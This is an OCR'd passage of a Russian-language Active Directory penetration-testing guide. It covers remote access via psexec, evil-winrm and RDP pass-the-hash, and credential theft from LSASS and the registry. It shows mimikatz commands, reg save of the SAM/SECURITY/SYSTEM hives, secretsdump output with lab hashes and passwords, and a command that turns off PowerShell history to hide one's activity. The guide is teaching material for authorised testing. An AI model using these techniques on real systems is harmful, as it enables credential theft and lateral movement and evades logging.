
```
$ psexec.py contoso.local/Anakin@192.168.100.10 -k -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```

Использование IP-адреса с аутентификацией Kerberos

Удаленное подключение через Powershell
Альтернативой RPC/SMB для подключения к компьютеру с Windows является Powershell, который позволит вам получить сеанс Powershell на удаленном компьютере. Служба удаленного взаимодействия Powershell прослушивает порт `5985` и по умолчанию включена на компьютерах с Windows Server.

Вы можете использовать Powershell из Windows, используя множество `CmdLet` (командлетов) и параметров, доступных в Powershell. На компьютере с Linux вы можете использовать evil-winrm.

Как и в случае с RPC/SMB, можно использовать пароль, хеш NT или билет Kerberos для подключения к целевой машине. С `evil-winrm` вы можете передать их приложению в качестве параметров или настроить файл `ccache` как в impacket. В случае команд Powershell вы можете использовать пароль напрямую, но если у вас есть билет Kerberos или хэш NT, вам нужно будет внедрить их с помощью Rubeus или mimikatz.



Использование Powershell Remoting с Overpass-the-Hash

Соединение с RDP

Одним из распространенных способов подключения к удаленному компьютеру в Windows является `RDP` (протокол удаленного рабочего стола). Можно использовать RDP с компьютера с Windows, используя клиент по умолчанию «Подключение к удаленному рабочему столу» (`mstsc`). Из Linux есть отличные клиенты вроде `rdesktop`, `freerdp` или `remmina`.

В отличие от RPC/SMB и Powershell, RDP передает простой пароль пользователя на целевой компьютер для кэширования учетных данных и обеспечения единого входа, как если бы пользователь вошел в систему на своем физическом компьютере. Из-за этого для использования RDP вам необходимо использовать пароль пользователя, и по умолчанию невозможно выполнить Pass-The-Hash. При подключении через RDP учетные данные кэшируются на целевой машине, и могут быть получены из процесса `lsass` с помощью таких инструментов, как mimikatz. Учетные данные кешируются для повторного использования в сетевых подключениях с целевой машины, но иногда в этом нет необходимости, поэтому в `Windows 8.1`/`2012 R2` Microsoft представила режим `Restricted Admin` для RDP. Когда включен режим


ограниченного администрирования, вы не отправляете простые учетные данные, поэтому можно выполнить Pass-The-Hash/Key/Ticket для установки RDP-соединения.

Из Linux вы можете использовать freerdp для выполнения Pass-The-Hash с RDP (вам нужно установить пакеты `freerdp2-x11` и `freerdp2-shadow-x11` вместо `freerdp-x11`). После этого достаточно только указать хеш NT вместо пароля.


```
xfreerdp /u:Anakin@contoso.local /pth:cdeae556dc28c24b5b7b14e9df5b6e21 /v:192.168.122.143
```

Pass-The-Hash с freerdp

С другой стороны, в Windows можно внедрить хеш NT или билет Kerberos с помощью mimikatz или Rubeus, а затем использовать `mstsc.exe /restrictedadmin` для установки RDP-соединения без запроса пароля пользователя.



Ограниченный администратор включен



Ограниченный администратор не включен

Учетные данные компьютеров Windows

Учетные данные LSASS

На компьютере с Windows обычным местом для поиска учетных данных является процесс LSASS (локальная служба подсистемы безопасности, `lsass.exe`). Процесс LSASS отвечает за управление операциями компьютера, связанными с безопасностью, включая аутентификацию пользователей.

Когда пользователь выполняет интерактивный вход в систему на компьютере, получая физический доступ к компьютеру или через RDP, учетные данные пользователя кешируются в процессе LSASS для использования SSO (единого входа), для доступа к другим доменным компьютерам.

> Пользователи, прошедшие проверку подлинности через NTLM или Kerberos, не кешируют учетные данные на компьютере (за исключением случаев, когда включено делегирование Kerberos).

Учетные данные кешируются некоторыми SSP (поставщиками поддержки безопасности), которые используются LSASS для предоставления различных методов аутентификации. Поддерживаются SSP:

- `Kerberos SSP` управляет проверкой подлинности Kerberos и отвечает за хранение билетов и ключей Kerberos для текущих зарегистрированных пользователей;
- `NTLMSSP` или `MSV SSP` обрабатывает аутентификацию NTLM и отвечает за хранение хешей NTLM для текущих зарегистрированных пользователей;
- `Digest SSP` реализует протокол Digest Access, используемый приложениями HTTP. Это SSP, который хранит пароль пользователя в открытом виде для расчета дайджеста.

Даже если кеширование паролей отключено по умолчанию, начиная с Windows 2008 R2, все еще можно включить кеширование паролей, установив для `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential` записи реестра значение `1` или установив исправление Digest SSP непосредственно в памяти.

Следовательно, если есть доступ к памяти процесса LSASS, для которой требуется `SeDebugPrivilege` (обычно удерживается администраторами), поскольку lsass является системным процессом, мы можем получить кешированные учетные данные. Эти кешированные учетные данные включают в себя хеш NT пользователя, ключи и билеты Kerberos и даже пароль пользователя в открытом тексте на некоторых старых или неправильно сконфигурированных машинах.

Самый простой способ извлечь учетные данные из процесса LSASS — использовать mimikatz. Мы можем запустить mimikatz непосредственно на целевой машине или создать дамп памяти LSASS с помощью какого-либо инструмента, такого как procdump , comsvcs.dll или werfault.exe, а затем обработать сгенерированный дамп памяти с помощью mimikatz или pypykatz. Также можно использовать lsassy для удаленного чтения дампа, избегая загрузки всего дампа памяти, что может занять несколько мегабайт.


Чтобы извлечь учетные данные с помощью mimikatz, достаточно знать несколько команд. Они будут повторять разные «секреты» от зарегистрированных пользователей:

- sekurlsa::logonpasswords — извлекает хеши и пароли NT;
- sekurlsa::ekeys — получает ключи Kerberos;
- sekurlsa::tickets — извлекает билеты Kerberos, хранящиеся на компьютере.

В частности, для доступа к памяти процессов LSASS вам потребуется `SeDebugPrivilege`, который позволяет пользователю отлаживать процессы других пользователей. Обычно такой привилегией обладают только администраторы (но если другой пользователь получает эту привилегию, он может стать администратором).

Более того, SeDebugPrivilege должен быть включен в процессе, который пытается создать дамп памяти LSASS. По умолчанию включен в Powershell и отключен в CMD (и, следовательно, в их дочерних процессах). При запуске mimikatz можно включить

его с помощью команды `privilege::debug`. В другом случае вы можете запустить процесс с помощью Powershell или с помощью какого-либо инструмента, такого как sepriv, чтобы включить его в CMD.



Дамп учетных данных с помощью mimikatz

LSASS может быть защищен от извлечения учетных данных. Сделать это можно с помощью `Credential Guard`, который использует технологию гипервизора для хранения учетных данных в более безопасном месте за пределами операционной системы. Однако Credential Guard можно обойти.

Кроме того, `lsass.exe` можно настроить для работы в качестве PPL (Protected Process Light), но его можно отключить.

Учетные данные реестра

LSA секреты

Другим местом для поиска учетных данных является реестр. В реестре компьютер хранит некоторые учетные данные, необходимые для правильной работы. Одним из мест, где хранятся разумные учетные данные, являются секреты LSA .

Секреты LSA — это специальное хранилище, расположенное в реестре, которое используется для хранения важных данных, доступных только для локальной учетной записи `SYSTEM`. На диске секреты LSA сохраняются в файле куста `SECURITY`, который зашифрован с помощью `BootKey`/`SysKey` (хранится в файле куста SYSTEM).

```
PS C:\> whoami
nt authority\system
PS C:\> reg query HKLM\SECURITY\Policy\Secrets

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
    (Default)    REG_NONE

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\$MACHINE.ACC
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DPAPI_SYSTEM
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\NL$KM
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\_SC_mysql
```

Ключи секретов LSA

В секретах LSA можно найти:

Учетную запись доменного компьютера

Для работы в составе домена компьютеру необходима учетная запись пользователя в домене. Поэтому имя пользователя и пароль этой учетной записи компьютера должны быть доступны для операционной системы, поэтому они хранятся в секретах LSA. Кроме того, пароль компьютера по умолчанию меняется каждые 30 дней. Эта учетная запись компьютера используется локальной учетной записью `SYSTEM` для взаимодействия с доменом, но не локально, поэтому эта учетная запись не имеет прав администратора на компьютере. Однако, даже если учетная запись домена компьютера не имеет прав администратора, ее можно использовать для создания серебряного билета (Silver Tickets) или выполнения атаки `RBCD`, чтобы получить доступ к машине в качестве администратора.

Пароли пользователей сервиса

Чтобы запускать службы от имени пользователя, компьютер должен хранить свой пароль. Однако хранится не пароль пользователя, а имя службы, поэтому может потребоваться выяснить имя пользователя.

Пароль для автоматического входа

Если включен автоматический вход в Windows, то пароль можно сохранить в секретах LSA. Другая альтернатива заключается в том, что он сохраняется в

разделе реестра `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` под ключом `DefaulUserName`. Домен и имя пользователя всегда хранятся в `DefaultDomainName` и `DefaultUserName` соответственно.

Мастер-ключи DPAPI
API защиты данных (DPAPI) позволяет пользователям шифровать важные данные, не беспокоясь о криптографических ключах. Если получить мастер-ключи, можно расшифровать данные пользователей.

Более того, в файле куста `SECURITY` также хранятся учетные данные последних пользователей домена, вошедших в систему, известные как кешированные учетные данные домена (DCC). Таким образом, компьютер может аутентифицировать пользователя домена, даже если связь с контроллерами домена потеряна. Эти кешированные учетные данные представляют собой хеши `MSCACHEV2/MSCASH`, отличные от хешей NT, поэтому их нельзя использовать для выполнения Pass-The-Hash, но все равно можно попытаться взломать их, чтобы получить пароль пользователя.

SAM

И еще одно место, где есть учетные данные, — это файл куста `SAM`, который содержит NT-хеши локальных пользователей компьютера. Это может быть полезно, поскольку иногда организации устанавливают один и тот же пароль локального администратора на компьютерах домена.

Сброс учетных данных реестра
Чтобы получить учетные данные из кустов SECURITY и SAM можно прочитать их из памяти с помощью mimikatz.

Сначала необходимо выполнить `token::elevate`, чтобы получить сеанс от имени `SYSTEM`, который позволит прочитать учетные данные. Также выполните `privilege::debug`, если требуется включить SeDebugPrivilege.

Затем можно выполнить следующие команды, которые получат разные учетные данные:

- lsadump::secrets — Получить секреты LSA;
- lsadump::cache — получить кэшированные входы в домен;
- lsadump::sam — получение учетных данных локальной учетной записи.

Альтернативой является сохранение копии файлов с помощью команды `reg save`, перемещения их на свой компьютер и, наконец, получение содержимого с помощью сценария impacket secretsdump или mimikatz.

Сначала нужно сделать дамп кустов реестра. Необходим файл кустов SECURITY и SAM, а также куст SYSTEM, так как он содержит ключ загрузки системы (или системный ключ), который позволяет расшифровывать кусты SECURITY и SAM.

Команда reg для сохранения кустов реестра

```
C:\>reg save HKLM\SYSTEM system.bin
The operation completed successfully.

C:\>reg save HKLM\SECURITY security.bin
The operation completed successfully.

C:\>reg save HKLM\SAM sam.bin
The operation completed successfully.
```

Как только данные были сохранены, перейдите на локальный компьютер и сбросьте их с помощью secretsdump:

```
$ secretsdump.py -system system.bin -security security.bin -sam sam.bin  LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xb471eae0e93128b9c8d5780c19ac9f1d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6:::
user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Dumping cached domain logon information (domain/username:hash)
CONTOSO.LOCAL/anakin:$DCC2$10240#anakin#2933cad9235d2f502d7bedc2016e6553
CONTOSO.LOCAL/han:$DCC2$10240#han#4a52a6d0d7f3590c68124f4d5f7ef285
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:59aa6b91e74a0a6fc40efee9f2fb07936a9d69f46397dee82d3ec6ca4d0c01a0293d79e5c040bf564b7938d6c25597816921ec614ad25933af6a2482a
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:b13dae64def5f205f382a0ab4174eb85
[*] DefaultPassword
(Unknown User):user
[*] DPAPI_SYSTEM
dpapi_machinekey:0x6880eb76862df7875705885938102c696717eb18
dpapi_userkey:0x828326418633117212de44bcda10806fc6765d4a
[*] NL$KM
 0000   0B BC 2E DB A1 A7 E2 42  56 6D B8 4B 5A 37 79 A4   .......BVm.KZ7y.
 0010   53 51 75 6D 64 7F 9A BF  DC BF C2 83 F4 64 02 A6   SQumd........d..
 0020   5E E8 53 AB E5 4B 35 A4  5B 19 7E 97 E0 CA 32 6C   ^.S..K5.[.~...2l
 0030   77 68 E8 F1 C0 54 AD 7B  03 F7 BE 59 2E 59 C3 93   wh...T.{...Y.Y..
NL$KM:0bbc2edba1a7e242566db84b5a3779a45351756d647f9abfdcbfc283f46402a65ee853abe54b35a45b197e97e0ca326c7768e8f1c054ad7b03f7be592e59c393
[*] _SC_mysql
(Unknown User):Solo1234!
[*] Cleaning up...
```

Использование Secretsdump для создания дампа

Раздел `Dumping cached domain logon information` содержит кешированные учетные данные домена. Чтобы взломать их, необходимо сохранить их в формате **$DCC2$10240#username#hash** и воспользоваться hashcat.

Раздел `$MACHINE.ACC` содержит пароль учетной записи компьютера (в шестнадцатеричной кодировке), а также хеш NT.

Раздел `DefaultPassword` содержит пароль для автоматического входа. Чтобы получить домен и имя пользователя, вам необходимо проверить **DefaultDomainName** и **DefaultUserName** записи раздела реестра **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon**.

Раздел `DPAPI_SYSTEM` содержит мастер-ключи DPAPI системы. Эти ключи позволяют расшифровывать пользовательские файлы.

`NK$LM` ключ используется для шифрования кешированных учетных данных домена, но поскольку secretsdump уже расшифровывает их, то он предназначен только для информационных целей.

Наконец, записи с форматом _SC_ — это записи, которые указывают пароль пользователей, запускающих службы. В данном случае сервис **mysql**. Имя пользователя службы мы не знаем, но можем проверить его на компьютере.

```
PS C:\> Get-WmiObject win32_service -Filter "name='mysql'" | select -ExpandProperty startname
CONTOSO\han
```

Показать учетную запись пользователя, которая запускает службу mysql

История PowerShell

Помимо процесса и реестра LSASS, вы также можете искать учетные данные в других местах, таких как история пользователей Powershell. Вы можете использовать следующие команды, чтобы найти и прочитать историю Powershell.

Получить путь до истории Powershell для текущих пользователей

```
(Get-PSReadlineOption).HistorySavePath
```

```
Get-ChildItem C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Проверить историю Powershell всех пользователей

Кроме того, в качестве подсказки, можно использовать следующую команду, чтобы не сохранять свои собственные команды в истории Powershell.

```
Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

Отключение истории Powershell

Другие места для поиска учетных данных в Windows

Можно искать учетные данные в сценариях или файлах конфигурации, расположенных на компьютере. Существует также много программного обеспечения, такого как браузеры, которые хранят учетные данные, которые могут быть полезны при пентесте. Чтобы проверить список программного обеспечения, которое хранит свои учетные данные, можно воспользоваться LaZagne.

В качестве альтернативы, при пентесте или вовлечении RedTeam команды можно использовать другие методы для получения учетных данных, такие как установленные кейлоггеры или поддельные модули SSP.

Linux-компьютеры

Обнаружение компьютеров Linux

Чтобы обнаружить в домене компьютеры Linux, можно запросить базу данных домена, как и в случае с компьютерами Windows, используя LDAP, если есть учетные данные домена.

